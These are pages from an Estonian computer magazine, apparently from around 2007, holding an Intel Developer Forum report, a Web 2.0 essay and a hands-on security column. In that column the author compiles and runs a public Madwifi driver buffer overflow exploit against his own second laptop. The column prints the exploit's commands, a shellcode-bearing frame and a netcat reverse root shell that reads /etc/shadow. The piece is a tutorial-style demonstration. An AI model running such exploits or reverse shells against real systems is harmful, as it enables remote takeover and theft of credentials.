Toimetaja lõikas siit veel hulga A-tähti maha, kuid näha on, et alates mingist väga suurest pikkusest, lakkas veebiserver minuga suhtlemast. Siia läks minu esimene test ja lootust sellest korralik artikkel kirjutada. Aga selgus, et UPS-i sees olev protsessor on nn Harvardi arhitektuuriga ega suuda andmeid ja koodiosa omavahel segi ajada. Kahju. Teine märkus on kohe see, et UPS on uus, kuid temas olev tarkvara on vana. Veebi päistest näeb ära, et seal on sees Boa/0.93.15, mille kohta leiab veebist nii mõnegi augu.

http://exploitlabs.com/files/advisories/EXPL-A-2005-002-samsung-adsl.txt viitab, et sealt peaks saama võõraid faile kätte. Küsisin ka selle augu leidjalt, miks mul asi ei tööta, aga ta ütles niimoodi:

<morning_wood> 3am
<morning_wood> i go sleep soon
<morning_wood> um
<morning_wood> i try in am

Ehk siis tal ole hiline kellaaeg ja hommikul uurib teemat. Mina aga mõtlesin, et teema tõestamiseks proovin järele ühte huvitavat auku, mis on viimasel ajal mingi skeemiga korduma hakanud. Näiteks teatati, et Apple`i arvutitesse saab üle WiFi sisse murda, Inteli kaartidega masinatesse. Nimelt on tihti traadita võrgu seadmete draiverites augud, mis lubavad arvutisse murda. Seda isegi juhul, kui arvuti pole üldse võrgus. Üks selline auk on Linuxi Madwifi nimelises draiveris, mis on väga levinud ning sellise augu omamine on kurjast.

Vajaliku programmi ründe teostamiseks sain aadressilt:

http://downloads.securityfocus.com/vulnerabilities/exploits/madwifi_exp.c

Kompileerisin ära:

```
tonu@duo:~/Desktop> gcc  madwifi_exp.c
-o madwifi_exp -lorcon
tonu@duo:~/Desktop>
```

See programm peaks tegema valmis ebastandardse WiFi paketi ja paiskama eetrisse. Kui nüüd juhtub olema kuskil teine WiFiga arvuti, mis kõigest otsib võrke, saab teda rünnata. Selle jaoks võtsin ma teise sülearvuti kõrvale, mis on siis juhetpidi võrgus ning WiFi-kaart seisab jõude. Isegi tühjalt seisev kaart kipub teostama võrkude otsingut, seega on test täitsa asjassepuutuv.

Nüüd teen ründaja poolel mõned ettevalmistused lisaks. Panen oma WiFi-kaardi spetsiaalsesse “monitor”-režiimi, mis lubab mul kuulda asju, mida ma tavaliselt ei kuuleks. Näiteks seda, kuidas teised *laptop*’id võrku otsivad.

```
duo:/home/tonu/Desktop # wlanconfig
ath8 destroy
duo:/home/tonu/Desktop # wlancon-
fig ath8 create wlandev wifi0 wlanmode
monitor
ath8
duo:/home/tonu/Desktop # ifconfig ath8
up
duo:/home/tonu/Desktop #
```

Need käsud on küllaltki spetsiifilised Madwifi draiverile ning ei toimi muude draiverite ja kaartidega. Ka minul on Linuxi ja Madwifi draiverid. Sellega on ettevalmistused ründeks tehtud.

Installeerin Kubuntu

Tõmbasin internetist aadressilt http://ftp.heanet.ie/pub/ubuntu-cdimage/kubuntu/releases/dapper/release.1/kubuntu-6.06.1-dvd-i386.iso Kubuntu Linuxi. Võtsin Kubuntu Linuxi, kuna nii on kõige lihtsam. Seal on olemas kõik vajalik ning augu kirjelduses ongi teda ka Kubuntuga kontrollitud. Panin muuhulgas tähele, et see hetkel viimane versioon Kubuntust kannab kuupäeva möödunud aasta augustist. See aga tähendab, et antud auk peaks seal kindlasti alles olema. Kirjutasin endale Kubuntu DVD peale ning ei hakanud teda paigaldama oma arvuti kettale, vaid buutisin otse DVD pealt. Kui sinine pilt lõpuks ees oli, panin oma arvutist ründe jooksma. Esiteks netcat porti 31337 kuulama:

```
duo:~ # netcat -l -p 31337
id
id
```

Mitte midagi ei juhtunud minu poolt kaks korda sisestatud “id” peale. Hea küll, rünne ise ka (teises oma ründava masina aknas):

```
duo:/home/tonu/Desktop # ./madwifi_exp
-i ath8 -d madwifing -a 192.168.0.123
-p 31337

Madwifi 0.9.2 WPA/RSN IE buffer overflow
        exploit code: sgrakkyu <at>
antifork.org
-------------------- **** ----------

--------
[opt-ip]: 192.168.0.123
[opt-port]: 31337
```

>

```
[opt-iface]: ath8
[opt-driver]: madwifing
[opt-jump]: 0xffffe777
[pad]: 36
-------------------- **** ----------
--------

[*][low-kcode]: 103
[*][high-ucode]: 47
[*][u_code[] (high)size]: 91, [ring0_
code[] (low)size]: 47
[*][payload space]: 192
[*][beacon_WPA_IE_lenght]: 198

[printing frame - start]
  80 00 00 00 ff ff ff ff ff ff cc cc
cc cc cc cc
  cc cc cc cc cc cc 00 00 00 00 00 00
00 00 00 00
  64 00 01 00 00 03 41 41 41 01 08 82
84 8b 96 0c
  18 30 48 03 01 0b dd c6 00 50 f2 01
01 00 90 90
  90 90 90 90 90 90 90 90 90 90 31 c0
89 c3 40 40
  cd 80 39 c3 74 03 31 c0 40 cd 80 6a
66 58 99 6a
  01 5b 52 53 6a 02 89 e1 cd 80 5b 5d
be 3f 57 ff
  84 f7 d6 56 66 bd 69 7a 0f cd 09 dd
55 43 6a 10
  51 50 b0 66 89 e1 cd 80 87 d9 5b b0
3f cd 80 49
  79 f9 b0 0b 52 68 2f 2f 73 68 68 2f
62 69 6e 89
  e3 52 53 eb df e8 00 00 00 00 5e 81
ee 60 00 00
  00 31 c0 b0 04 01 c4 83 3c 24 73 75
f8 83 7c 24
  0c 7b 75 f1 29 c4 8b 7c 24 0c 89 3c
24 31 c9 b1
  5b f3 a4 cf 00 00 00 00 01 00 00 00
02 00 00 00
  03 00 00 00 04 00 00 00 05 00 00 00
06 00 00 00
  07 00 00 00 08 00 00 00 77 e7 ff ff
eb a7
[printing frame - end]
[sending packets]: about 10 a second
```

Nüüd ootan natuke, kuid mitte midagi rohkemat ei juhtu. Oluline on, kas Kubuntu WiFi-võrke otsib või mitte. Võimalik, et mitte, kuni ma seda eraldi temalt ei palu. Võtan Kubuntu *Start*-menüüst "Internet" ning sealt omakorda "Wireless assistant".

Wireless assistant näitab ilusti seda WiFi-seadet, mis mul kodus on. Vaatan, mida netcat teeb... ei midagi.

Võtan kätte ja vajutan *Wireless assistant*'is "Refresh" ning hoplaa, Kubuntu "helistas" mulle tagasi.

```
duo:~ # netcat -l -p 31337
id
id
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
```

Mulle oli tulnud kaks korda vastus käsule "id" ning vastus ütleb selgelt, et olen seal masinas superkasutaja õigustes. Kusjuures teisel pool ei näita miski minu tegevust.

Proovime tüüpilisi häkkeri sihtmärke:

```
cat /etc/shadow
root:*:13628:0:99999:7:::
daemon:*:13628:0:99999:7:::
bin:*:13628:0:99999:7:::
sys:*:13628:0:99999:7:::
sync:*:13628:0:99999:7:::
games:*:13628:0:99999:7:::
man:*:13628:0:99999:7:::
lp:*:13628:0:99999:7:::
mail:*:13628:0:99999:7:::
news:*:13628:0:99999:7:::
uucp:*:13628:0:99999:7:::
proxy:*:13628:0:99999:7:::
www-data:*:13628:0:99999:7:::
backup:*:13628:0:99999:7:::
list:*:13628:0:99999:7:::
irc:*:13628:0:99999:7:::
gnats:*:13628:0:99999:7:::
nobody:*:13628:0:99999:7:::
dhcp:!:13628:0:99999:7:::
syslog:!:13628:0:99999:7:::
klog:!:13628:0:99999:7:::
cupsys:!:13628:0:99999:7:::
messagebus:!:13628:0:99999:7:::
haldaemon:!:13628:0:99999:7:::
hplip:!:13628:0:99999:7:::
ubuntu:U6aMy0woj-
raho:13628:0:99999:7:::
```

Nagu näha, tuli meile kätte selline fail, millele võõras ei peaks üldse ligi saama. Proovime ka internetis pahandust teha. Kuna ma tegelikku rünnet teha ei soovi, teen näitliku pöördumise veebi ning tõmban kohale kaitsepolitseiameti veebist robots.txt-faili ning vaatan selle sisu:

```
wget http://www.kapo.ee/robots.txt
--20:33:07--  http://www.kapo.ee/ro-
bots.txt
           => `robots.txt'
Resolving www.kapo.ee... 195.80.106.49
Connecting to www.kapo.
ee|195.80.106.49|:80... connected.
HTTP request sent, awaiting re-
sponse... 200 OK
Length: 26 [text/plain]

    0K
                    100%    1.46
MB/s

20:33:08 (1.46 MB/s) - `robots.txt'
saved [26/26]

cat robots.txt
User-agent: *
Disallow: /
```

Siit edasi võib puhtalt fantaseerida ja teha mida iganes. Kogu selle protsessi käigus ei teinud ohvriks olnud *laptop* midagi kahtlast. Lõpptulemusena aga muutus ta hiljem lihtsalt ebastabiilseks, kui proovisin WiFit kasutada.

Nagu näete, ei näidanud ma midagi uut ega lahedat. Lihtsalt üks levinud tarkvara ja sellele turvaauk. Ma ei näidanud Windowsi sellepärast, et mu oskused sellel platvormil on peaaegu olematud ning läksin lihtsama vastupanu teed. Samas olen näinud kõrvalt, kui brauseripõhisesse interneti jututuppa pannakse Internet Exploreri brauseri auku kasutav käsk, mille abil võetakse kogu kontroll jututoas olevate inimeste arvutite üle.

Minu näidatud kood eeldas, et antud sülearvuti on ühendatud internetti. See ei ole hädavajalik. Antud juhul oli lihtsalt mugav näidata nn tagasihelistamisteenust. Samas võib antud koodi kiirelt modifitseerida levitama isetehtud viirust, ründama kolmandaid veebisaite või lihtsalt ketast tühjaks kustutama.

Veateate sees on oluline info

Kordasin katset ka leitud Backtracki kahe CD pealt toimiva Linuxiga. Seekord tuli natuke rohkem vaeva näha, kuna puhvri ületäitumise juures on oluline teada täpset kohta, kuhu mida mälus kirjutada. Eri versioonidel on aga see erinev. "-g"-võtmega saan ette anda baitide arvu, kui pikalt puhvrit üle kirjutamisel nihutada, ning "-j"-võtmega saab öelda aadressi, kuhu siis peaks programm minema, kui rünne õnnestub. Natukese mängimise tulemusena saan kätte, et -g 12 annab just selle olukorra, kus -j taga olev argument "0xdeadbeef" satub registrisse %ebp. Pange tähele, et "Dead Beef" on võimalus tekitada meeldejääv ning kergelt ära tuntav fraas, mida hiljem mälust või kust iganes kerge leida. Käivitan jälle ründaval masinal:

./madwifi_exp -i ath8 -d madwifing -a 192.168.0.123 -p 31337 -g 12 -j 0xdeadbeef ning teises masinas annan kaks korda käsu "iwlist scan". See, mis juhtub, on kole. Terve ekraan on veateadet täis, kuid selle sees on oluline info:

```
CPU:    0
EIP:    0060:[<c0592e50>]    Tainted:
P      VLI
EFLAGS: 00010246   (2.6.18-rc5 #4)
EIP is at _spin_lock+0x0/0x10
eax: 00010000    ebx: 00010000    ecx:
00000000    edx: d0a7f8c0
esi: 00020000    edi: 00000000    ebp:
bfebdead    esp: d04b5e34
ds: 007b    es: 007b    ss: 0068
Process iwlist (pid: 9780, ti=d04b4000
task=df928030 task.ti=d04b4000)
Stack: e1292852 d09c6000 d04b5e68
dd5fc400 d04b5f14 e1369eae dd247800
e136c4b0
        d04b5e68 e136cf7b dd5fc400
e136c4b0 d04b5e68 dd7a6400 d09c62b4
d09c7000
        01800000 dd7a6000 c05c744c
d09c6000 00008b19 c05365b2 dd7a6000
d04b5ea8
```

Vaadake hoolikalt, ebp registris on bfebdead, mis aga on meie ette antud "deadbeef", ainult teises järjekorras. Ja siin saabki ring täis. Oleme saavutanud kontrolli arvuti üle, mis asub eemal ja mille ainuke viga on see, et tal on WiFi-draiver mälus.

Rohkem me Arvutimaailmas puhvri ületäitumisest ei räägi. Toimetus palus selliseid "hardcore" asju vähem toota ning teha midagi sellist, mis huvitaks rohkemat hulka inimesi. Eks ta õige ole. Vaatab, mis järgmine number toob. **am**

FOTOD: VEIKO TAMM

Inteli suurfoorum Hiinas

Sel aastal rikkus Intel esmakordselt traditsiooni ja maailma suurim arendusfoorum IDF (Intel Developer Forum) ei toimunud mitte San Franciscos, vaid Hiina Rahvavabariigi pealinnas Pekingis. Deviisiks "Power Your Innovations".

> Valge näoga ei saa eriti turismiobjektide juures ringi liikuda, ilma et sind ei saadaks sajapäine kohalike "mustlaste" pilv.

VEIKO TAMM
veiko@maatriks.ee

Foorum toimus Pekingi kesklinnas otse rajatava olümpiaküla keskel, vaid kilomeetri kaugusel 2008. aasta olümpiamängude peastaadionist, mis hakkab mahutama umbes 90 000 pealtvaatajat. Toimumispaigaks oli BICC ehk lahti seletatuna Beijing International Convention Center oma kolme korrusega ning kahe kohe kõrval asuva suurhotelli konverentsiruumid.

Teades Hiinat kui viimast kommunismi suurkantsi, ootasin taaskohtumist oma ajaloolisest mälust tuttavliku sovjetiaja visuaaliga, kuid vähemalt see osa Pekingist jättis vägagi kaasaegse mulje. Raske oli tänavapildis leida Hiina enda autosid – domineerisid Saksa, Ameerika ja Jaapani mudelid. Kuid samas kihutas parvedena ringi jalgratastel kohalikke, liikusid velo- ja motorikšad.

Imperialistlikke haisid oskavad nad muidugi nöörida. Kui meie peatuspaigaks olnud Celebrity hotellis küsiti 0,3-liitrise õlle eest 40 jüaani (umbes 60 krooni), siis vaid saja meetri kaugusel putkas müüdi 0,6-liitrist pudelit sama õlut 2 jüaani ehk 3 krooni eest. Samasugust mitmekümnekordset hinnavahet võis kohata enamiku kaubaartiklite juures.

Silma torkas ka vohav megapiraatlus – valge näoga ei saa eriti populaarsemate turismiobjektide juures ringi liikuda, ilma et sind ei saadaks sajapäine kohalike "mustlaste" pilv. Nad püüavad pähe määrida kõikvõimalikku sodi, nagu 20-jüaaniseid Rolexi ja Omega kelli, Pradat, Guccit ja Louis Vuitoni 20–100 jüaani eest jne. Kõike seda vaatavad pealt häirimatu rahuga kohalikud miilitsameeste hordid, keda on tänavatel pea sama palju kui mundrita mehi ning nende meelerahu selline piraatkaubandus ei kõiguta.

Saladused paljastatakse aasta varem

Juba päev enne ametlikku foorumi avapauku oli meil ees töine päev – kohtumised Inteli tippjuhtidega, loengud ja ümarlauad. Samuti võimalus iseseisvalt pikemalt ringi kolada näitusesaalides, kus olid esitletud nii Inteli enda kui partnerite tooted-tegemised ja võimalus neilt põhjalikku infot välja pressida. Kuigi kohal polnud Inteli juhti **Paul Otellinit**, oli kogu ülejäänud tippjuhtkond Pekingis kohal ning varmalt meie käsutuses oma teadmisi jagama.

Samuti jätkas Intel eelmisel aastal tehtud meeldivat muudatust salastatuse küsimuses. Kui senini hoidis Intel oma uute lahenduste omadusi suures saladuses, nii et isegi suuremad partnerid said infot alles kuu-paar enne nende ametlikku lansseerimist, siis alates Conroe protsessoriperekonna turule toomisest kirjeldab Intel saabuvaid uudistooteid juba aastajagu ette. Uudiseid oli sellel kõigi aegade suurima

osavõtjaskonnaga üritusel palju – tutvustati enam kui kahtekümmet uut toodet, tehnoloogiat või tööstuslikku uuendust. Visioone esitati kuni aastani 2010. Nüüd aga lähemalt olulisematest verstapostidest IT-maailma tulevikuteedelt.

45 nm tehnoloogia

Mõned aastad tagasi leidsid paljud analüütikud, et füüsika on seadnud oma seina ette Inteli kaasasutaja Gordon Moore'i kuulsale empiirilisele seadusele, mis väidab, et transistoride arv kiibis kahekordistub iga 18 kuu järel. Senini olid protsessoritootjad selle seadusega kenasti sammu suutnud pidada, ent tootmistehnoloogia edasisel miniaturiseerimisel muutusid transistoride mõõtmed ja nende komponentide läbimõõdud nii pisikeseks, et lekkevoolud läbi isolaatorite raiskasid meeletult energiat.

Mäletame veel hästi Prescotti põlvkonna Pentium 4 protsessoreid, mis meenutasid pisikesi kõrgahje ja mille mahajahutamiseks tuli imetrikke teha. Intel lahendas küll ajutiselt probleemi, loobudes iganenud (ja vaid gigahertsi-võidujooksust innustatud) NetBursti arhitektuurist ja pöördus taas oma aja kohta väga edulise Pentium III arhitektuuri juurde. Selle modifitseerimisel sündis uus arhitektuur Intel Core. Kuid olgu arhitektuur meil kui hea tahes, kõik nad kasutavad kiipi integreeritud transistore. Traditsiooniliselt kasutati siiani kiipides amitter-kollektorsüsteemi ühendatud polükristalsest ränist baasi, mida eraldas dielektrikuna alusest õhuke ränidioksiidist (SiO_2) kile. Kui tehnoloogia peenenemisel muutub selle dielektriku kihi paksus juba 2 nm suurusjärku, kasvavad lekkevoolud drastiliselt – need ongi aga suure soojuseralduse põhjuseks. Peaaegu üheaegselt IBM-iga avastati aga moodus, kuidas seda probleemi lahendada. **Gordon Moore** on seda moodust nimetanud kiibitehnoloogiate vallas suurimaks edusammuks peale pooljuht-transistoride kasutuselevõttu.

Uus tehnoloogia kannab nime "45nm High-K + Metal Gate tehnology". Nimetusest leiame kolm peamist muudatust. Esiteks senise 65 nm tehnoloogia asendamine peenema, 45 nm tehnoloogiaga. Ja High-K viitab parema dielektriku kasutamisele – k-ga tähistatakse füüsikas materjali dielektrilist konstanti. Mida suurem on selle väärtus, seda kõrgem on ta takistus voolule ja seda vähem lekkevoolu ta läbi laseb, vaatamata isegi dielektrikukihi olulisele õhenemisele. Täpset koostist ei avalda ei Intel ega IBM, kuid on teada, et tegu on haruldast metalli hafniumit sisaldava ühendiga. Hafniumdielektrik nõub polükristalse räni asemel baasis metallkomponenti, mida samuti ei avalikustata, kuid on teada, et erinevalt ränist on see NMOS-i ja PMOS-i transistoride korral erinev.

Hetkel toob see Penryn-protsessorite juures kaasa 65 nm tehnoloogiaga võrreldes järgmist:

- kaks korda suurem transistoride pakkimistihedus, mis lubab jätkuda Moore'i seadusel ning vähendada kaks korda kiibi pindala sama transistoride arvu juures või mahutada samale pinnale kaks korda enam transistore;
- 20% on suurenenud transistoride lülituskiirus;
- viis korda on vähenenud lekkevoolud;
- 30% väiksem energiatarve transistoride lülitumisel.



Vaade B.I.C.C. keskusele läbi siniste innovatsiooniväravate, kus motokärudel Inteli neidised kutsusid üritusel osalema.



Inteli CTO (*Chief Technology Officer* ehk tehnoloogia tippjuht) Justi Rattner demonstreerib esimest Penryn-protsessorite 45 nm tehnoloogias valminud vahvlit.







See 80-tuumaline CPU suutiski ületada 2 TFLOPS-i piiri. Parempoolsel pildil on 45 nm tehnoloogias valminud mälumoodulite (vasakul) ja CPU-de vahvlid.

Penryn on kolmas esindaja Inteli nn Tick-Tocki strateegiast, mis näeb ette uue tootmistehnoloogia iga kahe aasta järel ning vahepealsel aastal eelmise arhitektuuri üleviimist (väikeste muudatustega) peenemale tootmistehnoloogiale. Alates aastast 2005 oleks "Tick-Tock" järgmine:

65 nm	Tick:	2005 – Pentium D, Core, Xeon
	Tock:	2006 – Core 2, Xeon
45 nm	Tick:	2007 – Penryn, Xeon
	Tock:	2008 – Nehalem
32 nm	Tick:	2009 – Westmere
	Tock:	2010 – Sandy Bridge (endise koodnimega Gesher)

Penryni protsessoripere

Foorumil esitleti esimest kahte toodet Penryni perekonnast – kahetuumalist protsessorit koodnimega Wolfdale ning neljatuumalist koodnimega Yorkfield. Taktsagedus oli neil CPU-del 3,33 GHz ning nad kasutasid 1333 MHz FSB (Quad-Bumped 333 MHz). Serverite jaoks saabuvad Penrynid kasutavad kallimatel isenditel isegi juba 1600 MHz FSB (Quad-Bumped 400 MHz). Penryn saabub reaalselt müüki neljandas kvartalis Xeoni serveriprotsessoritega, lauaarvuti CPU-d peaksid saabuma uue aasta jaanuaris.

> **Esitleti kahte toodet Penryni perekonnast – kahetuumalist protsessorit Wolfdale`i ning neljatuumalist Yorkfieldi.**

Lisaks ülaltoodud tootmistehnoloogia täiustustele pakub Penryn suuremat L2 kiiret *cache*-vahemälu – kahetuumalised CPU-d kannavad pardal 6 MB, neljatuumalised (kahest kahetuumalisest kiibist koosnevad) CPU-d aga koguni 12 MB L2 *cache*`i.

Kolmas ja sugugi mitte vähemtähtis faktor on Penrynite juures SSE4 käsustiku kasutuselevõtt. SSE (*Streaming SIMD (Single Instruction, Multiple Data) Extensions*) loodi, kiirendamaks multimeediatöötlust juba 1999. aastal, mil lisati MMX-ile 70 uut käsku. 2000. aastal pani SSE2 juurde 144, 2004. aastal SSE3 veel 13, 2006. aastal SSSE3 lisas 32 ning nüüdne SSE4 täiendab veel 47 uue käsuga.

Meile demonstreeriti Penryne koos viimase ja kiireima Kentsfieldi perekonda kuuluva neljatuumalise Core 2 Extreme Quad-Core QX6800 (2,93 GHz, 1066 MHz FSB, 8 MB L2 *cache*`i) protsessoriga. Neljatuumaline Penryn näitas pilditöötlusprogrammides 15% paremat jõudlust, 3D renderduses oli kiiruselisa 25%, mängudes ja videotöötluses aga juba 40% ja enamgi, kui programm oskas kasutada SSE4 nagu uusim DivX-i beetaversioon. Kui Penryn panna tööle samal taktil ja FSB-l nagu Kentsfield oli, ka siis on tänu mikroarhitektuuri täiendustele ja suuremale L2 *cache*-mälule kiiruselisa 10% või enam.

Santa Rosa

Teine oluline uudis oli Santa Rosa sülearvutitehnoloogia, mis saabub turule juba maikuus. Peamised uuendused võrreldes praeguse Napa platvormiga on Core 2 Duo kahetuumaliste ja 4 MB L2 *cache* ning FSB 800 MHz protsessorite kasutuselevõtt, uue mobiilse kiibistiku Intel 965 Express ▶

kasutamine senise 945 asemel ja traadita liideses Intel Wireless-N 4965AGN hetke kiireima 802.11n juurutamine. Lisavalikuna on võimalik kasutada ka senini Robsoni koodnime all loodud Intel TurboMemory mooduleid. Need NAND-i välkmälul (*flash*) baseeruvad lisakaardid puhverdavad CPU ja operatiivmälu ning aeglase kõvaketta vahelist tööd, mis kiirendab näiteks kolmekordselt sülearvuti tagasipöördumist hibernatsiooniseisundist.

Alates järgmise aasta esimesest poolest viiakse läbi Santa Rosa värskendus (*refresh*), võttes kasutusele madala energiatarbega Penryni protsessorid. Sama aasta esimeses pooles on oodata ka uut platvormi Montevina. Protsessoriks jääb selles endiselt Penryn, kuid kiibistikuks saab seni koodnime Cantiga kandnud Intel Mobile P35, mis pakub tuge ka veelgi madalama voolutarbega DDR3 operatiivmälu moodulitele. Traadita side mooduliks saab olema Echo Peak, milles on samal moodulil nii WiFi kui WiMAX-i tugi. Ka TurboMemory saab uuenduse Robson 2.0 näol ning värskendatakse ka traadiga võrgu liides.

Sülearvutite alal teatati uudisena, et saabub Centrino Pro platvorm. See uuendus toob juba vPro äriklassi masinate lahendused Intel Active Management Technology 2.5 abil ka sülearvutite maailma. Vägagi veenev oli meile "sinisesse surma" (BSOD) kokku jooksnud sülearvuti demolaual. Helistades tehnikule, suutis see traadita side abil lava tagant analüüsida vea põhjust, selle kõrvaldada ning arvuti taas käivitada ilma teda puutumata või nägemata. Helpdeski meeste unistus, igatahes.

HPC – *High Performance Computing*

Intelil oli uut ka tippklassi jaoks ja mitte vähe. Meeldejäävaimaks sündmuseks oli esmakordselt avalikkuse ees läbi viidud 2 TFLOPS-i jõudlusega kiibi stardipauk, mille viis läbi Inteli viitsepresident **Pat Gelsinger**. Jah, 2 teraFLOPS-i! Jah, ühe kiibiga!

TFLOPS ehk pikemalt *Tera Floating Point Operations per Second* on masina jõudlus, mis suudab sooritada triljon ujukomaoperatsiooni sekundis. Sellise kiiruse piir ületati kümme aastat tagasi, kui Sandia National Lab seadis üles maailma Top 500 tippu kuuluva ASCI Redi nime kandnud superarvuti, mille "ajuks" olid ligi 10 000 Pentium Pro 200 MHz CPU-d. 104 seadmekappi ja 230 ruutmeetrit enda alla võtnud ülimasin tarbis 500 kW energiat ning saavutusega 1,3 TFLOPS-i ületas ta esimesena maagilise triljon tehet sekundis rajajoone. Kui mõned aastad hiljem uuendati CPU-d 333 MHz Pentium Pro OverDrive'ideks, ületas sama arvuti ka 2 TFLOPS-i piiri.

Nüüd kümme aastat hiljem seisis laual pisike kast, sees Itaniumi kesta mahutatud 80-tuumaline prototüüp-CPU Polaris. Pat Gelsinger vajutas "päästikule", start oli antud – kiiruseks juba teada 1 TFLOPS-i võimsustarbe juures 46 W! Keerame juurde – 1,5 TFLOPS-i, energiatarve 94 W! Ja



Inteli asepresident Pat Gelsinger andis põhjaliku ülevaate lähiaastail Inteli olulisimas valdkonnas – protsessorite maailmas – toimuma hakkavast.

gaas põhja! Taktil 6,16 GHz tarbides võimsust vaid 192 W seisis ekraanil tulemus 2 TFLOPS-i!!! Ühe ja ainsa protsessorikiibiga. Hetkel pole plaanis seda kiipi veel laiale turule tuua, kuid Intel kasutab seda oma "Larrabee" projektis, uurimaks mitme-(kümne)protsessoriliste paralleelarvutite loomist.

> **Meeldejäävaimaks sündmuseks oli esmakordselt avalikkuse ees läbi viidud 2 TFLOPS-i jõudlusega kiibi stardipauk.**

Operatiivmälu lahendus on sellel protsessoril seninägematult originaalne – nimelt on võileiva kombel Polaris leivaks ning Freya-nimeline mälumoodul vorstiks peal. Omavahel on nad liidestatud suure hulga vaskkontaktide abil. Tavaline mälusiini lahendus ei tagaks TFLOPS-i taseme jaoks piisavat infovahetuskiirust. See 80-tuumaline kiip kujutab endast maatriksit 8 ~ 10 IA32 protsessorist, millest igal on kaks ujukomamoodulit, instruktsiooni- ja andmemälu ning ruuter. Ruuter kujutab endast 6-pordilist üksust maksimaalse infovahetuskiirusega 80 GB/s taktil 3,16 GHz latentsusega 1,25 ns. Kokku annab see 80-tuumalise CPU infovahetuskiiruseks hämmastavad 1,62 Tb/s.

ClearSpeed

Suurt tähelepanu pöörati taas kiirendikaartidele (*Accelerator Board*). Intel osaleb jõuliselt uute standardite loomisel ja arendamisel ning üheks selliseks initsiatiiviks on Geneseo projekt PCI Express siini spetsifikatsiooni 2.0 edasiseks täiustamiseks ja paremaks toeks erinevatele kiirenditele. Ka graafikaprotsessorid (GPU) on ju tegelikult eriliste ülesannete jaoks loodud kiirendid.

Intel tutvustas aga foorumil universaalset kiirendit ClearSpeedi, millel on pardal kaks CSX600 kiipi, mis mõeldud laiade matemaatikaarvutuste kiirendamiseks. Kaarti on nii X8 PCI-ex- kui PCI-X-siini jaoks ning ta pakub arvutusjõudlust 75 GFLOPS-i, tarbides samas vaid 25 W energiat. Lisades 1U serverisse, mida ajab ringi kaks moodsaimat 2,66 GHz neljatuumalist Xeoni protsessorit, millel on 16 GB RAM-i ja 4x Infiniband I/O liides, kaks ClearSpeedi kiirenduskaarti, suurendame me serveri energiatarvet vaid 8%, kuid lisame 150% arvutusvõimsust. See lahendus on maiuspalaks neile kasutajatele, kelle tarkvara litsentseeritakse protsessorituumade arvu järgi ja mis pole alati teab kui odav. Näiteks maksab struktuurianalüüsiprogrammi ANSYS LS-DYNA litsents 30 000 dollarit ühe CPU tuuma kohta! **am**

Web 2.0 puudutab sind, sind ja ka sind

Interneti saamisloos on määraval kohal olnud erinevate vajaduste, soovide ja huvide ühendamine ning sel moel loodud kogukonna nõudlus on suunanud paljusid tehnoloogiaajastu trende. Ka täna on rohkem kui miljard internetikasutajat üha enam mõjutamas kübermaailma uut nägu.



KALLE KOSE
Analüütik

Suuresti just tarbijakesksete veebilahenduste ulatuslik teke viimaste aastate jooksul on ka põhjus, miks on kõlapinda kogumas termin Web 2.0 ehk internetiajastu teine faas.

Tuntud USA ajakirja Time 2006. aasta inimeseks valitud “sina ise” oli ajakirja esikaanel kujutatud arvutiekraanile paigutatud peegli abil. Sellel peegelduv lugeja oli mõeldud meenutama möödunud aastat eelkõige kui uut moodi, kasutaja enda loodud veebi aastat. Oma uute verstapostidega oli 2006. aasta veebinduses kahtlemata oluline, vaadakem siin kas sotsiaalmeedia jätkuvalt võimsat esilekerkimist või juhtivate veebi- ja meediaettevõtete võidujooksu uute tarbijatrendide enda kasuks pööramisel.



Aga kas on kõik see, mis toimunud viimastel aegadel sotsiaalmeedia või muude uudsete kollektiivsete veebilahendustega, märkimisväärse tähendusega ka tavakasutajale, kes nimetatud teenuseid ja rakendusi ei tarbi? Kui eelnimetatut tarbib tõepoolest peamiselt noorusliku ja keskmisest teadlikum netikasutaja, võib uskuda, et kõik praegused trendid omavad kaudset positiivset mõju kogu internetile ning puudutavad samahästi meid kõiki. Web 2.0 on seega laiemat kandepinda hõlmav teema kui pelgalt noorte netikasutajate või blogifriikide meelelahutus. Seepärast teeme katset tungida termini sisemusse.

Otsides tähendust

Ehkki oma olemuselt võib tänane uus veeb olla peaasjalikult seesama vana loomulikul teel arenenud keskkond, hakkas mõni aasta tagasi eristuma teatud grupp tegevusi ning rakendusi, mis olid seni veebinduses vähem tähtsat rolli mänginud. Nende aktiivne esilekerkimine muutis ka aktuaalseks vajaduse tegevusi-rakendusi liigitada ja süstematiseerida. Ametlikult kasutust leidnud väljend Web 2.0, mida mainis esimest korda 2004. aastal kirjastus- ja meediaettevõtte O’Reilly Media asepresident **Dale Daugherty**, oligi mõeldud ▶

kokkuvõtvaks katuseks. Hiljem kiiresti ka paljude teiste asjaosaliste poolt tarvitusele võetuna on mõiste tänaseks leidnud küllalt laialdase kasutuse.

Kuid mis siis ikkagi Web 2.0 täpsemalt on? Üldjuhul mõistetakse Web 2.0 all veebipõhiste teenuste järgmist põlvkonda, nende seas sotsiaalvõrgustikulaadseid keskkondi, nagu MySpace, Facebook, YouTube, aga ka mitmeid suhtlust ja infovahetust veebis hõlbustavaid rakendusi, nagu RSS-voog ja *podcasting*. Omaette nähtuseks on *mashup* ehk mitmeid olemasolevaid sisuteenuseid, rakendusi või veebilehti ühendav uus n-ö hübriidrakendus, mis kasutajaile enamasti olulise lisaväärtuse loob. Samuti on üheks uue veebi kesksemaks koostiseks n-ö vikid ehk saidid, mis võimaldavad paljudel kasutajail koos vabalt selle sisu kujundada. Viki kui veebitehnoloogia on omakorda enamiku eelmainitud rakenduste ja teenuste ühisosa, andes võimaluse uue veebi ühe olulise alustala – kollektiivse vaba loomingu – koondamiseks.

> Üldjuhul mõistetakse Web 2.0 all keskkondi, nagu MySpace, Facebook, YouTube, aga ka näiteks RSS-i ja *podcasting*'ut.

O'Reilly koolkonna poolt väljendatuna on uue veebi üheks märkimisväärseks iseloomulikuks trendiks ka tarkvara uuendustsüklite olulisuse vähenemine – veebirakenduste tarbija kasutab tarkvara peamiselt kui teenust, mitte toodet, ning ei pea osalema arendusprotsessis selle kinnimaksjana. Funktsionaalsel tasandil võiks Web 2.0 iseloomustamisel esile tuua järgmised põhiprintsiibid, millest enamik olid ka algselt Tim O'Reilly välja käidud:

- kasutajate genereeritud looming;
- kollektiivse potentsiaali rakendamine;
- andmed ja info – peamine liikumapanev jõud;
- ühiskasutatav arhitektuur;
- võrguefektid;
- avatus (tarkvara, standardid, tehnoloogiad).

